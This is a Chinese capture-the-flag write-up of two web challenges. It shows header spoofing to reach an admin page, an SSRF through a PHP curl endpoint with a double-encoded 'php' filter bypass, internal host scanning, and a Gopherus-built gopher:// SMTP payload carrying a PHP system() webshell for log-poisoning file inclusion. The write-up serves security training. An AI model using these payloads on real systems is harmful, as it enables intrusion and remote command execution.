

7.28


localhost

http://127.0.0.1:80/



看到我就意味着你接受挑战了

CHALLENGE ACCEPTED



扫描敏感目录



扫描信息: 扫描完成...			扫描线程: 0	扫描速度: 0/秒
ID	地址	HTTP响应		
1	http://101.71.29.5:10011/admin.php	200		
2	http://101.71.29.5:10011/index.php	200		
3	http://101.71.29.5:10011/...	200		
4	http://101.71.29.5:10011/...	200		

访问admin.php



Permission Denied

You don't have permission to access here on this server.

Apache/2.4.29 (Debian) Server at Port 80

一开始就是的思路就是修改XXF和client-ip, 都没用, 最后发现是同时修改XXF和Host

admin.php

Host: localhost

X-Forwarded-For: 127.0.0.1

```
GET /admin.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101
Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
X-Forwarded-For: 127.0.0.1
Content-Length: 73
```

Content-Length: 51

Connection: close

Upgrade-Insecure-Requests: 1

```
HTTP/1.1 200 OK
Date: Sat, 29 Jun 2019 14:56:59 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Vary: Accept-Encoding
Content-Length: 265
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>Good Job</title>
</head><body>
<h1>Good Job</h1>
<p>
You find the flag<br />
flag{h0st_and_ip_a11_faKc}<br />
</p>
<hr>
<address>Apache/2.4.29 (Debian) Server at Port 80</address>
</body></html>
```

flag{h0st_and_ip_a11_faKc}

easypentest

题目源码

```
<?php
highlight_file(__FILE__);
$x = $_GET['x'];
$pos = strpos($x, "php");
if($pos){
    exit("denied");
}

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, "$x");
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$result = curl_exec($ch);
echo $result;
```

```
.php [ 200 ]
Checking : http://101.71.29.5:10012/login.php Checki
29.5:10012/test.php Checking : http://101.71.29.5:10
http://101.71.29.5:10012/flag.php [ 200 ]
Checking : http://101.71.29.5:10012/www.zip Checking
```

扫描敏感文件得到flag.php，直接访问为空，结合curl，猜测利用ssrf漏洞读取文件内容

参考官网WP给出的链接

<https://bugs.php.net/bug.php?id=76671>

漏洞描述为

Description:

The bug is more related to when we send a string with encode to the strpos(), when we sent a string with double encode we were able to bypass the verification, using %2570hp if the case is like strpos(\$string, "php").

所以我们只需要利用二重编码就可以绕过strpos的检查

p->%70

%->%25

尝试读取首页index.php文件

<http://101.71.29.5:10012/?x=file:///var/www/html/index.%2570hp>

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />highlight_file</span><sp
</span><span style="color: #007700">=&nbsp;</span><span style="colo
#0000BB">$pos&nbsp;</span><span style="color: #007700">=&nbsp;</spa
style="color: #DD0000">"php"</span><span style="color: #007700">);<
style="color: #DD0000">"denied"</span><span style="color: #007700">
style="color: #007700">());<br /></span><span style="color: #0000BB">
#0000BB">CURLOPT_URL</span><span style="color: #007700">,</span><sp
style="color: #0000BB">curl_setopt</span><span style="color: #00770
style="color: #007700">,</span><span style="color: #0000BB">true</s
#0000BB">curl_exec</span><span style="color: #007700">(</span><span
</span>
</span>
</code><?php
highlight_file(__FILE__);
$x = $_GET['x'];
$pos = strpos($x, "php");
if($pos){
    exit("denied");
}
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, "$x");
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$result = curl_exec($ch);
echo $result;
```

没有得到有价值的信息

继续读取之前扫出的flag.php

<http://101.71.29.5:10012/?x=file:///var/www/html/flag.%2570hp>

```

1 <code><span style="color: #000000">
2 <span style="color: #0000BB">&lt;?php<br ,
3 </span>
4 </code><?php
5 //there is no flag /etc/hosts

```

得到提示: /etc/hosts

查看hosts文件内容

<http://101.71.29.5:10012/?x=file:///etc/hosts>

```

</span>
</code>127.0.0.1    localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.18.0.3  47e73bbfab79

```

发现内网主机地址, 访问之

<http://101.71.29.5:10012/?x=http://172.18.0.3>

没有得到有价值的信息, bp扫描内网主机, 在172.18.0.2主机上发现文件包含漏洞

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			4845	
2	1	200			4845	
4	3	200			4845	
3	2	200			2555	
1	0	200			2529	
6	5	200			2529	
5	4	200			2529	
9	8	200			2529	
7	6	200			2529	
8	7	200			2529	

Request

Response

Raw

Headers

Hex

Render

```

#DD0000">"denied"</span><span style="color: #007700">);<br /><br /></span><span style="color:
#0000BB">$ch<br></span><span style="color: #007700">=&nbsp;</span><span style="color:
#0000BB">curl_init</span><span style="color: #007700">);<br /></span><span style="color:
#0000BB">curl_setopt</span><span style="color: #007700">(</span><span style="color: #0000BB">$ch</span><span style="color:
style="color: #007700">,</span><span style="color: #0000BB">CURLOPT_URL</span><span style="color:
#007700">,</span><span style="color: #DD0000">"</span><span style="color: #0000BB">$x</span><span style="color:
#DD0000">"</span><span style="color: #007700">);<br /></span><span style="color:
#0000BB">curl_setopt</span><span style="color: #007700">(</span><span style="color: #0000BB">$ch</span><span style="color:
style="color: #007700">,</span><span style="color: #0000BB">CURLOPT_RETURNTRANSFER</span><span style="color:
#007700">,</span><span style="color: #0000BB">true</span><span style="color: #007700">);<br /></span><span style="color:
style="color: #0000BB">$result<br></span><span style="color: #007700">=&nbsp;</span><span style="color:
#0000BB">curl_exec</span><span style="color: #007700">(</span><span style="color: #0000BB">$ch</span><span style="color:
style="color: #007700">);<br /><echo<br></span><span style="color: #0000BB">$result</span><span style="color:
#007700">);</span>
</code><!-- include $_GET[a]; -->

```

363 of 65535

尝试包含hosts、index.php、flag.php常见文件, 发现只有hosts文件可以包含, 其他两个文件都是denied。继续扫描172.18.0.2主机端口, 查看开放服务。

Attack Save Columns						
Results Target Positions Payloads Options						
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
26	25	200			2621	
0		200			2555	
1	0	200			2555	
81	80	200			2555	
2	1	200			2529	
3	2	200			2529	
4	3	200			2529	
5	4	200			2529	
6	5	200			2529	
7	6	200			2529	
Request Response						
Raw Headers Hex Render						
<pre>#00008B"><curl_init0
<curl_setopt\$ch\$CURLOPT_URL\$x\$curl_setopt\$ch\$CURLOPT_RETURNTRANSFER\$true\$result\$\$curl_exec\$\$echo\$result\$</code>220 mail.web.com ESMTP Postfix (Ubuntu) 221 2.7.0 Error: I can break rules, too. Goodbye. </code></pre>						
<div> <div>?</div> <div>< + ></div> <div>Type a search term</div> <div>0 matches</div> </div> <div>18085 of 65536</div>						

发现开启25端口，开放了smtp服务

参考官方WP：通过gopher 打smtp协议，然后通过包含smtp 日志来获取webshell

工具链接：<https://github.com/tarunkant/Gopherus>

```
root@Nutssss:~/桌面/SSRF/Gopherus# python gopherus.py --exploit smtp

Gopherus
author: $$_SpyD3r_$

Give Details to send mail:
Mail from : <?php system($_GET['c']); ?>
Mail To : <rraichandel@gmail.com>
Subject : 123
Message : 123

Your gopher link is ready to send Mail:

gopher://127.0.0.1:25/ MAIL%20FROM:%3C%3Fphp%20system%28%24 GET%5B%27c%27%5D%29%3B%20%3F%3E%0A RCPT%20TO:%3Crraichandel%40gmail.com%3E%0A DATA%0A From:%3C%3Fphp%20system%28%24 GET%5B%27c%27%5D%29%3B%20%3F%3E%0A Subject:123%0A Message:123%0A.

-----Made-by-SpyD3r-----
```

将IP地址换为172.18.0.2，进行url编码，随便利用payload打内网，污染smtp日志



但是一直denied，群里大佬说环境坏了所以不成功。。。

接下来的操作就是利用本地文件包含漏洞读取mail.log文件得到flag就行。

<http://101.71.29.5:10012/?x=http://172.18.0.2?a=%2570hp://filter/read=convert.base64-encode/resource=/var/log/mail.log>

参考连接

<https://www.ambrose.top/2019/06/29/%E5%AE%89%E6%81%92%E5%85%AD%E6%9C%88%E6%9C%88%E8%B5%9Bweb/>

<https://lihuaqiu.github.io/2019/07/03/%E5%AE%89%E6%81%92%E5%85%AD%E6%9C%88%E8%B5%9Bweb%E9%83%A8%E5%88%86/>